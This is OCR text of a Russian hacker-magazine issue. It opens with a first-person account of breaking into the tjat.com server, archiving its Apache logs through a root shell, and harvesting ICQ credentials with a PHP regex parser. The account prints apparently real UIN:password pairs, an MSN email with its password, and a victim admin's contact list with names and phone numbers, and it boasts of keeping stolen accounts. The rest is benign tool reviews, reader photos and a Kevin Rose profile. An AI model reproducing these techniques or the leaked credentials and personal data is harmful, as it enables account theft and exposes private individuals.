Так как мой дедик имел некислое подключение к интернету, самым оптимальным вариантом было: заархивировать всю папку с логами и слить ее к себе на дедик. Это я сразу же и сделал:


```
tar czfv /usr/local/apache_1.3.37/htdocs/forum/phpBB2/language/lang_ukrainian/total.tar.gz /usr/local/apache_1.3.37/logs/*
```

В одной директории с шеллом успешно создался 1084-метровый архив со всеми логами «тжата». Натравив Оперу моего дедика на даунлод этого пресловутого архива, я ушел в магазин за новой порцией пива. В запасе у меня было 10-15 минут.




warning

Вся вышеописанная информация предоставляется исключительно к размышлению. Никакая часть данного материала не может быть использована во вред, в обратном случае ни автор, ни редакция не несут какой-либо ответственности за возможный ущерб, причиненный материалами данной статьи.



TextDivider 1.1



icq 14441



info
Спасибо Кеше за парсинг номерков!



links
• tjat.com — виновник торжества.

• www.xakep.ru/magazine/xa/101/086/1.asp — моя первая статья про tjat.com.


• www.web-hack.ru/download/download.php?go=100 — NetCat под Винду и никсы.

логи

Вернувшись домой, я увидел в корне диска C:/ своего дедика свежевыкачанный гиговый архивчик. Но, так как стандартными средствами Винды парсить такого размера файлы не представлялось возможным (например, распакованный `total_tjat.com-access_log.old_till09072007_1840` весил 1.5 Гб), то стоило задуматься о способе разбиения логов на несколько файлов поменьше. Немного погуглив, я нашел прекрасную халявную программку **TextDivider 1.1** (freesoft.ru/file.html?id=672066&url=rep/672066/TDivider1.zip), которая могла разбить огромнейшие текстовые файлы на новые мелкие файлы, причем, размер строк в полученных текстовиках ты указываешь сам.

Итак, в поле TextDivider'а «Text file» я указал путь к моему первому логу, а в поле «Output to» — место для сохранения выходных файлов. Количество строк — 50000. Подождав 5 минут, я увидел в output-папке около 250 готовых текстовичков с логами. В каждом текстовике содержались строки вроде:

```
"http://fdvsuyefv83vrtowrtvosaer7tawo8etoa
w87troa8t222.tjat.com/msn/cui;jsessionid=9
DB13238B5066DEC2848ECCF4F8A13E2?y=31Hga8"
"SonyEricssonK800i/R1JC Browser/NetFront/3.3
Profile/MIDP-2.0 Configuration/CLDC-1.1"
217.65.192.44 — - [09/May/2007:02:17:45
+0300] "POST /index.php?la=en&msn_
account=ye3p%40msn.com&msn_
pwd=toerparanojarp06 HTTP/1.1" 200 786
"-" "Nokia3100/1.0 (06.11) Profile/MIDP-1.0
Configuration/CLDC-1.0"
81.95.160.37 — - [09/May/2007:02:18:01 +0300]
"-" 302 5 "-" "NokiaN73-1/2.0628.0.0.1 S60/3.0
Profile/MIDP-2.0 Configuration/CLDC-1.1"
200.43.139.14 — - [09/May/2007:02:18:08 +0300]
"-" 302 0 "-" "MOT-V551/08.18.40R MIB/2.2.1
```



icq 35555

```
Profile/MIDP-2.0 Configuration/CLDC-1.0"
195.189.142.244 — - [09/May/2007:02:18:09
+0300] " POST /index.php?la=ru&icq_
uin=294116206&icq_pwd=toer08031984rp06
HTTP/1.1" 200 1010 "-" "Opera/8.01 (J2ME/MIDP;
Opera Mini/3.1.7196/1662; ru; U; ssr)"
```

Парсить их вручную, как ты понимаешь, не представлялось возможным. Плюс msn, yahoo и прочие аккаунты были мне не нужны, я гнался именно за ICQ-уинами. Пришла пора поднимать мои старые архивы с собственноручно написанными PHP-парсерами tjat.com :).

ПАРСИНГ

Не буду утруждать тебя своим кодом, приведу лишь самые важные части парсера:

```
<?php
//функция открывает файл логов и выдирает из
него значения icq_uin и icq_pwd
function first_tjat($filename)
{
...
preg_match_all('/icq_uin=([0-9]{5,9})&icq_
pwd=(.*)(&|HTTP)/i',$filest,$matches2);
...
return  $ret_val;
}
//функция убирает все лишние символы из най-
денной выше строки с уином и паролем
function basic_replace($s)
        {
        $s=preg_replace("/icq_uin=([0-
9]{5,9})&icq_pwd=(.*)( |HTTP)/i","$1;$2",$s);
...
        $s=str_replace('toer',' ',$s);
        $s=str_replace('rp06',' ',$s);
...
        }
//получаем префикс файлов с логами
$urla=$_GET[file];
//парсим первые 100 файлов
for($k=1;$k<100;$k++)
{
$kaka=' ';
$kaka =$urla.'-'.$k.'.txt';
$kaka=first_tjat($kaka);
$kaka=basic_replace($kaka);
...
//выводим на экран отсортированный список
uin;password
!empty($kaka[$i]) ? print urldecode($kaka[$i]
).'<br/>' : '';
} ?>
```


```
C:\WINDOWS\system32\cmd.exe - C:\netcat\nc.exe -l -p 11457
uid=0(root) gid=0(root) groups=99(nobody),536(nagcmd)
uid=0(root) gid=0(root) groups=99(nobody),536(nagcmd)
cd /usr/local/apache_1.3.37/logs
ls -la
total 2144452
drwxr-xr-x  2 root root     16384 Oct 29 04:06 .
drwxr-xr-x 14 root root      4096 Jun 24 14:48 ..
-rw-r--r--  1 root root      6677 Dec  5  2007 83.225.224.95.txt
-rw-------  1 root root  42616565 Nov  1 16:41 access_log
-rw-------  1 root root  29124350 Oct 26 04:05 access_log.1
-rw-------  1 root root  34463258 Oct 19 04:06 access_log.2
-rw-------  1 root root      2352 Jun  6  2007 access_log_217.118.81.42
-rw-------  1 root root  14171569 Oct 12 04:06 access_log.3
-rw-------  1 root root  43803021 Oct  5 04:04 access_log.4
-rw-------  1 root root         0 Oct 29 04:06 aolreports.tjat.com_access_log
-rw-------  1 root root       453 Oct 28 19:10 aolreports.tjat.com_access_log.1
-rw-------  1 root root       116 Aug 28 21:35 aolreports.tjat.com_access_log.2
-rw-------  1 root root       232 Aug 21 21:02 aolreports.tjat.com_access_log.3
-rw-------  1 root root       691 Aug 17 02:00 aolreports.tjat.com_access_log.4
-rw-------  1 root root         0 Mar 23  2008 aolreports.tjat.com_error_log
-rw-------  1 root root       231 Mar 22  2008 aolreports.tjat.com_error_log.1
-rw-------  1 root root        80 Jan 20  2008 aolreports.tjat.com_error_log.2
-rw-------  1 root root        78 Nov 24  2007 aolreports.tjat.com_error_log.3
-rw-------  1 root root       470 Nov  1  2007 aolreports.tjat.com_error_log.4
-rw-------  1 root root    642137 Mar  8  2007 check
```

Листинг логов tjat.com

Запустив свой парсер, я стал методично просматривать выводимые на экран списки номерков. Красивые откладывал сразу же для последующей проверки. Процедура заняла у меня 4 дня :). Просмотрев каждый лог, я получил следующий улов: админские пятизнаки 14441, 35555, 55444, 19975; простые неадминские пятизнаки в количестве 3 штук (не пишу их тут, потому что просто не хочу палить :); шестизнаки XY в количестве 5 штук (не пишу их по той же причине), других красивых XY, AB и зеркала — очень много :).

Далее я отдал списки логов на чек своему товарищу, который спустя несколько дней выдал мне отчет, содержавший около 50 тысяч валидных уинов.

Работа парсера логов


http://[redacted]/tjat1.php?file=file

070380;070380
91287;aviyaco1
91287;91287
110379;bontoro
123456;123456
152022;СЪР°Р№
169098;sa6540
197809;8856
229133;20036425 /1.1" 200 892 "-
252525;Komba
437666;natamano
563409;CicLsY2W
713447;levani
719265;105To4rp /1.1" 302 13 "-
830467;4udo
830467;4udo /1.1" 302 13 "-
840446;R737840N
915213;W.JA.D
973046;37j85g
1104229;TrIUNe
1307529;89008900
1307529;89008900 /1.1" 302 13 "-
1374889;Avi36348 /1.1" 302 13 "-
1795348;egozim17

НАПОСЛЕДОК

Так как мы не жадные, то забрали себе и попривязывали ко всяким локализованным партнерам лишь самые красивые уины :). Остальные находятся в целости и сохранности. Из интересного могу предложить тебе кусок контакт-листа одного из самых главных админов 35555:

```
ICQ;10008;Orey Gil-yam;;+972 (52) 4872322 SMS;Fri Sep 23 2005 11:08:38
ICQ;10009;Tomer;;;Sun Sep 25 2005 13:00:09
ICQ;11221;Liat -Mrkt;;;Thu Mar 30 2006 13:28:59
ICQ;17168;itzik frid;;;Thu Nov 14 2002 13:45:11
ICQ;199516410;Galia;;;Thu Jul 06 2006 12:39:55
ICQ;200002;Eran Ofir;;+972 (52) 8200002;Thu May 19 2005 10:39:14
ICQ;22221;Osnat Fainaru – Produ;;;Tue Sep 20 2005 07:21:41
ICQ;22344;Adi Yosov;;;Wed Jun 07 2006 10:27:45
ICQ;23004;Channy;;;
ICQ;2775815;Or;;;
ICQ;30000;itay;;;Sat May 21 2005 05:17:55
ICQ;30003;Kalia – Support;;;Sat May 21 2005 05:17:55
ICQ;31372;Oriti QA;;;Sat May 21 2005 05:17:54
ICQ;31480;Rakefet;;;Fri Feb 10 2006 08:56:03
ICQ;44446;Sharon Megan;puki@ice.com;;Tue Oct 31 2006 06:41:26
ICQ;51513;Oran;;;Tue Dec 12 2006 10:05:44
ICQ;5164573;Orey;;;Fri Feb 10 2006 08:54:58
ICQ;55556;Hagit;;+972 (54) 6333223;Fri Feb 10 2006 08:54:58
ICQ;59000;Eytan – QA;;+972 (51) 840315;Fri Feb 10 2006 08:54:58
ICQ;59595;Eyal Mentzer;;;Fri Feb 10 2006 08:54:58
```

В заключение хочу сказать тебе, что ничто в Сети не может считаться безопасным. Даже уже однажды взломанный и в дальнейшем пропатченный сервис, которым ежедневно пользуются тысячи людей, включая самих админов Icq.Com.

P.S. По поводу использования доступа к аськам админов у нас есть некоторые интересные идеи, но это уже, как говорится, в следующей серии.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-Tools

Программы для хакеров

ПРОГРАММА: SIMPLEIRCBOT
ОС: *NIX/WIN
АВТОР: DIMI4

Конфигурируем бота

Те, кто наивно полагают, что время IRC-чатов (или просто Ирки :)) уже давно прошло, глубоко ошибаются. Доказательством могут служить регулярно появляющиеся софтины, так или иначе связанные с IRC. Вот, кстати, очередной довольно интересный IRC-бот, накоденный на PHP — SimpleIrcBot. В комплект утилы входит несколько скриптов:

- **config.php** — конфиг бота, инфа о канале, и т.д.
- **connect.php** — коннект к серверу
- **index.php** — сам бот :)

А также парочка полезных модулей:

- **badwords.php** — цензура слов/выражений
- **control.php** — контролер бота
- **operator.php** — управление каналом
- **other.php** — etc :)

Для успешной и правильной работы бота необходимо очень грамотно заполнить конфиг, например:

```
<?php
/**
* @author Dimi4
* @copyright 2008
* @config.php
*/
set_time_limit(0);
//$ex[3] = message
//$ex[2] = channel
/*--- server ---*/
$server = "irc.blablabla.com";
$port = 7771;
$chan = "#bla";
/*--- auth ---*/
$ident = "xak";
$name = "none";
$nickme = "big_xakep";
$pass = "password";
/* — owner ---*/
$owner = "ROOT";
$topic = "blabla"; //channel
topic (when KEEP_TOPIC enabled)
/*--- admin ---*/
$opt['admin_login']="admin";
$opt['admin_pass']="password";
/* — friends ---*/
$friends = array("xaker","nobody",
"big_noss","wifi","shell",$owner);
?>
```

Коротко поясню:

$topic — здесь указываем топик канала;
$opt['admin_login'] / $opt['admin_pass'] — аккаунт для запуска бота;
$friends — список юзеров с дополнительными привелегиями.

Теперь немного о правах юзеров. Начнем с гостей:

!мат — кик при мате
!-мат — не кикать при мате
!quit — выход с канала
!help — хелп
!about — инфа о боте

Френды могут все то же самое, что и гости + возможность модерирования комнаты и еще несколько приятных мелочей. Ну а про овнера я и говорить не буду, думаю, тебе и так все понятно. В общем, если ты ищешь подходящего бота — попробуй заюзать SimpleIrcBot. Тем более, для его работы подойдет практически любой сервер, лишь бы работали сокеты и set_time_limit().

ПРОГРАММА: AKVIS MAGNIFIER
ОС: WINDOWS 2000/XP

Как часто ты сталкиваешься с проблемой сжатия фоток и прочих изображений? А если говорить об обратном? Да-да, ты не ослышался — увеличить фотку в домашних условиях, да еще и без ощутимых потерь в качестве вполне возможно. И поможет нам в этом утила «AKVIS Magnifier», предназначенная для изменения размера цифрового изображения без потери качества. При изменении размера картинок в большинстве прог используются самые простые алгоритмы интерполяции. Их вполне достаточно для уменьшения фотографии, так как в полученном изображении содержится гораздо меньше информации. Но если ты захочешь увеличить фото в несколько раз, то обязательно столкнешься с рядом трудностей (увы, тут и Photoshop вряд ли поможет). С помощью «AKVIS Magnifier» ты получишь вполне приличное изображение даже из маленькой картинки! Изменяя размер фотки, тулза с легкостью восстанавливает ее границы и детали, так что в конечном итоге ты получаешь точную копию оригинала нужного формата. Из основных возможностей софтины выделим:

- Продвинутые возможности управления над переходными зонами и четкостью краев для получения наилучшего результата.
- Возможность добавления «зернистости», — что улучшает восприятие изображения, придает ему объем и реалистичность.
- Сохранение избранных настроек для дальнейшего их использования и оптимизации процесса обработки изображений.

• Расширенные возможности масштабирования для детального просмотра и более точного подбора параметров.
• Возможность быстрого переключения между исходным изображением и результатом.
• Работа с изображениями RGB, Grayscale, CMYK и Lab; 8/16/32 bits.
• Две редакции: плагин для Adobe Photoshop и обычная программа (standalone).
• Поддержка форматов JPEG, PNG, BMP, TIFF (в версии standalone).
• Поддержка Exif и IPTC гарантирует сохранность метаданных изображений (в версии standalone).
• Возможность печати изображений на принтере (в версии standalone).
• Поддержка пакетной обработки файлов (в версии «плагин»).

Максимально возможный размер получаемого с помощью тулзы изображения — до 30k пикселов по ширине/высоте, но поверь, этого вполне достаточно для бытовых нужд.

ПРОГРАММА: IDEAL ADMINISTRATION
ОС: WINDOWS 2000/XP/2003
АВТОР: POINTDEV

Так или иначе, многим из нас приходится подрабатывать, в том числе и сисадминами. Что может быть прекраснее поднятого сервака или


Полноценное администрирование

восстановленной сетки? Регулярно сталкиваясь с проблемами управления пользователями и мониторинга серверов, остро испытываешь потребность в удобном продукте, который бы объединял в себе функциональные возможности, необходимые для управления пользователями, серверами и доменами. Таким продуктом является «IDEAL Administration». Он осуществляет:

1. Централизованное администрирование Windows NT/2000/2003 доменов.
2. Быстрое дистанционное управление.
3. Управление аккаунтами юзеров.
4. Мониторинг серверов.

С ним у тебя больше не возникнет проблем с управлением группами юзеров, созданием аккаунтов, работой с реестром и внешними девайсами, а также с мониторингом процессов на твоем любимом сервере.
Сразу вынужден тебя огорчить — утила платная, и стоит она несколько сотен вечнозеленых американских президентов. Но ведь за хороший софт и заплатить не жалко, правда? :).

ПРОГРАММА: TEMPLIER
ОС: WINDOWS 2000/XP
АВТОР: N!KRLMAN

Очисти свой винт

Про регулярную очистку винчестера, темповых папок, кэша, браузерной истории и прочих немаловажных вещей писалось не раз. Но все равно, подобрать надежный, а главное, функциональный софт не так-то просто. Поэтому хочу представить тебе вполне приличную утилу подобного рода — «TEMPLIER». Программа создана специально для уничтожения мусора из папок: Temp, Temporary Internet files, Cookies, но в отличие от многих других продуктов делает она все при загрузке компа. Это препятствует регулярному захламлению указанных директорий (по дефолту при загрузке чистится только TEMP, а остальные — ты можешь настроить по своему желанию). Также программа умеет убивать проблемы с прерыванием работы инсталлера Install Shield (когда подготовка доходит до 99% и установщик вылетает). Для этого тебе необходимо поставить галку «Переместить TEMP в C:\Temp». Кроме того, тулза может заставить Винду переустановить любую версию DirectX, включая откат до более старой. Софтина обладает рядом функциональных особенностей, среди которых:

1. Наличие панели быстрого запуска. Достаточно просто скопировать нужные ярлыки в папку Templier\RUN.
2. Расширенный список мусорных файлов; поддерживаются такие расширения, как: *.tmp, *.~pas, *.~c, *.bak, *.old, *.~dfm, *.log, *.~h, *.---, *.??*, ~*.*, *.rmp, *._rmp, *.syd, *.shd, *.old, *.bak, *.bac, *.CHK, *.dmp.
3. Утила полностью вычищает Cookies, History IE, Tempority internet files.
4. Поддерживается русский язык.

Одним словом, если тебе есть что скрывать — смело сливай утилу с нашего ДВД и вперед — чистить винт :).

ПРОГРАММА: ASTON
ОС: *NIX/WIN
АВТОР: DIMI4

Наступила зима, на носу НГ, а у тебя на десктопе до сих пор никаких изменений? Ничего страшного, сейчас мы это исправим, а поможет нам тулза под названием «Aston». Утила представляет из себя обновленный десктоп с наличием таких функциональных компонентов, как тулбары (aka



Создай свой десктоп

боковые панельки), дополнительные кнопки задач и много чего еще. Но обо всем по порядку:

1. Наличие всевозможных тулбаров (aka боковых панелей), обеспечивающих легкий доступ к самым необходимым каталогам/приложениям.
2. Наличие дополнительных кнопок на панели задач, которые ты можешь настроить по своему усмотрению (регулированию поддается буквально все: от внешнего вида до размеров).
3. Обновление панели быстрого запуска (теперь ее размер может быть сжат вплоть до одного баттона :)).
4. Иконки на рабочем столе могут быть любого размера и формы (возможна даже анимированность).
5. Встроенный хоткей-диспетчер aka диспетчер горячих клавиш.


Впрочем, это далеко не полный список возможностей софтины. Как сказано на сайте разработчиков тулзы, есть пять основных причин, по которым тебе следует обратить внимание на прогу:
1. Скорость. Большинство утил, предназначенных для улучшения свойств Рабочего Стола, снижают скорость работы твоей ОС, при этом им требуются дополнительные объемы памяти и ресурсы процессора. В отличие от таких инструментов Aston целиком и полностью заменяет твой десктоп, потребляя минимум ресурсов системы.
2. Надежность. Пройдя тщательнейшую проверку на огромном количестве самых разнообразных ПК, тулза зарекомендовала себя, как одна из самых устойчивых программ подобного рода.
3. Мощность. По словам разработчика, утила замечательно работает с любой версией Винды, начиная с '98 и вплоть до XP. При этом софтина не только не потребляет дополнительных ресурсов системы, но и уменьшает нагрузку на ОЗУ и ЦП по сравнению со стандартным десктопом, что немаловажно на старых компах.
4. Красивый внешний вид. Софтина представляет огромные возможности по изменению внешнего вида десктопа, кроме того, авторы проги представляют дополнительный набор тем, которые ты можешь скачать с официального сайта разработчиков.
5. Простота настройки. Создать собственный индивидуальный десктоп на самом деле просто. Это главная идея, которая лежит в основе утилы. Набор дополнительных возможностей, функциональных особенностей и плагинов позволит тебе воплотить все свои фантазии в реальность :).

>>Рабочие места читателей


Taurus Serious (seriouz@list.ru) поставил сабвуфер на стол и он у него наверное очень весело дребезжит.


Закрадываются подозрения, что Олег Байков (sht0p0r@xakep.ru) пьет по вечерам в одно жало водку из пластикового стаканчика


GOOSE (phantom_lord@list.ru) - явно не моддер. Где-то я уже видел такую дыру в системнике.


По части бардака Дмитрий Кузнецов (d_j_kuzya@ua.fm) переплюнул даже Длиного



Мы долго спорили: то ли BURGLAR (burglar.v@mail.ru) попросил маму сфотографировать себя за компом. то ли прислал фотку своего ребенка


Павел Газзаев (redrick@mail.kamchatka.ru) организовал камчатский филиал фан-клуба NSD

ПРИШЛИ НА MAGAZINE@REAL.XAKEP.RU ФОТКУ СВОЕГО ДЕЙСТВИТЕЛЬНО ХАКЕРСКОГО РАБОЧЕГО МЕСТА (В ХОРОШЕМ РАЗРЕШЕНИИ) И МЫ ОПУБЛИКУЕМ ЕЕ В СЛЕДУЮЩИХ НОМЕРАХ!




Митя, Паша и Егор (satprem@inbox.ru) украли вычислительный центр «Электроника» из НИИ проблем плотинного хозяйства



Данила Чикалов (ratswolf@xakep.ru) любит по вечерам разглядывать оболочку диска Х. Степ на нее тоже частенько медитирует



Руль, наклейки, второе место на олимпиаде. Сразу видно, что Алекс Горбатенко (alex256gordon@gmail.com) — геймер.



Виктор Смирнов (vns@rambler.ru), мы тебя тоже поздравляем с днем рождения



Свет в конце тоннеля у Soldat Mirotvorets (mirotvorets@ua.fm) прямо дома



Свой кактус Денис Иванов (gmt-horror@mail.ru) мажет кремом из зеленого тюбика и вот какой он у него вырос



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

X-Profile

Копайте, Кевин, копайте!

Ресурс digg.com и его создатель

Удивить кого-либо оперативностью новостей в Сети сейчас сложно. К услугам всех желающих — Всемирная Паутина, плотно опутавшая наш голубой шарик, ведущие мировые новостные ленты, потоковое видео, RSS и многое другое. Но прогресс прогрессом, а создать ресурсы, где новости «генерируют» и продвигают сами пользователи, догадались лишь недавно.

ЗАДОЛГО ДО WEB 2.0

На свет Роберт Кевин Роуз (Robert Kevin Rose) появился 21 февраля 1977 года, в США. Так уж вышло, что семья Кевина часто переезжала — родившись в Калифорнии, раннее детство он провел в Орегоне, а потом семейство вновь вернулось на юг и осело уже в Лас-Вегасе. Юношество Роуза протекало в крупнейшем в мире средоточии игорного бизнеса. Из-за этого он до сих пор со смехом напоминает в различных интервью, что в Вегасе, помимо казино и стрип-баров, есть и обычная жизнь, мало отличная от жизни в других городах. В самом деле, вот ведь незадача — Кевин, как и все нормальные дети, ходил в школу, вместо того чтобы шататься по притонам Вегаса, и даже был бойскаутом.

Но лучше оставим в покое бойскаутов и обратимся к более интересной нам теме — высоким технологиям. С компьютерами Роуз познакомился в совсем еще нежном возрасте, по его собственному признанию ему тогда было около 8 лет. Первой его машинкой был ныне безнадежно древний, а тогда более чем актуальный IBM 8088. И очевидно, знакомство прошло успешно («Кевин, это компьютер. Компьютер, это Кевин»). В относительно скором времени отец купил мальчику личный ПК — Packard Bell 80386 SX 16. И вот таким нехитрым путем еще одним нормальным человеком стало меньше. Уже в конце 80-х юный Кевин открыл для себя увлекательный мир BBS'ок и сетевого общения. Он до сих пор с тоской вспоминает времена, когда расшаривал доступ к своему CD-ROM'у, щедро делясь с общественностью всяческим бесплатным софтом. Несложно догадаться, что Роуз попал под тлетворное влияние IT с головой, впоследствии умудрившись связать со всем этим свою судьбу.

В свете нового увлечения Кевин перевелся в другую школу, где смог плотнее изучать компьютеры и анимацию, а после получения среднего образования поступил в Университет штата Невада, г. Лас-Вегас (University of Nevada, Las Vegas), собираясь и далее развивать свои познания в области вычислительной техники. Но карты юного даро-



